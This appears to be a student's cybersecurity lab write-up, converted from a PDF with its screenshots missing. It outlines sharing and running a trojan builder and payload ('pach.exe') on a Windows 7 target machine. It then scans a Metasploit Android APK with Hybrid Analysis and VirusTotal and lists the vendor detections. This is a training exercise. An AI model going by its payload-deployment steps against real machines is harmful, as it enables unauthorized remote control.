
**Step2:** click on wright and click on the properties



### Step3: Select the share options/and click on advance sharing



### Step4: click on the permission full control




**Step5:** send to target machine / my target machine is windows 7

### How to send target machine file


1 press on windows button + R in target machine and include ip address for attacker machine

## Step7: open the user and password interface and type the password for attacker machine




## Step8: run the pach.exe file in target machine


## Step9: Run the click on builder file /in attaker machine



## Step10: start the file in attacker machine



## Result:



## Types of Phase Viruse Attack

### Infection Phases Viruse

#### ◆ 1. *Penetration / Infiltration*

- The virus **enters the system**.
- This can happen through:
  - Infected email attachments
  - Malicious downloads
  - USB drives
  - Vulnerable network connections
  - Exploiting security holes

### Attack phases viruse


- The virus may **gather information** about the system or environment.
- This helps it decide what to target or how to behave.
- It might collect:
  - OS version
  - Security software
  - Network settings
  - User behavior pattern

# What is Static malware analysis

**Static malware analysis** is the process of analyzing a file's **binary, code, or structure** to identify malicious behaviors **without running** the file.


## File fingerprinting /using hash calculator

To verify the original file




## Task 2 Perform malware scanning using Hybrid Analysis

Step 1: open the browser and search in hybrid analysis




Step2: select the malware


Step3: go to web site upload the malware



Step 4: select the option /because I am choice the android malware payload




## Result:




## Task 3 Perform malware scanning using virus total Analysis

### Step 1: open the browser and search



### Step2: select the malware

### Step3: go to web site upload the malware



## Result:

detectable

kali [Running] - Oracle VirtualBox

File Machine View Input Devices Help

Kali Linux VirusTotal - File - a95eca1093ace5be96c7233742dc3bcd7bb0af99c2c9efafe324f7125d4867e4

33/66 security vendors flagged this file as malicious

a95eca1093ace5be96c7233742dc3bcd7bb0af99c2c9efafe324f7125d4867e4

harish.apk

android reflection apk obfuscated

DETECTION DETAILS RELATIONS COMMUNITY

Join our Community and enjoy additional community insights and crowdsourced detections, plus an API key to automate checks.

Popular threat label: trojan.metasploit.android Threat categories: trojan, downloader, exploit Family labels: metasploit, android, bckdr

Security vendor analysis	Do you want to automate checks?		
AhnLab-V3	(PUP)Android.Metasploit.54109	Alibaba	() HackTool.Android/Metasploit.0#216579
Avast	() Android.Metasploit-G[PUP]	Avast-Mobile	() Android/Evo-gen [Tr]
AVG	() Android.Metasploit-G[PUP]	Avira [no cloud]	() ANDROID/TrojanDldr.FNAA.Gen
BitDefenderFalk	() Android.Riskware.Metasploit.Y	CTX	() Apk.trojan.metasploit
Cynet	() Malicious (score: 99)	DrWeb	() Android.RemoteCode.6833
ESET-NOD32	() A Variant of Android/TrojanDownloader...	Fortinet	() Android/Agent_JNI

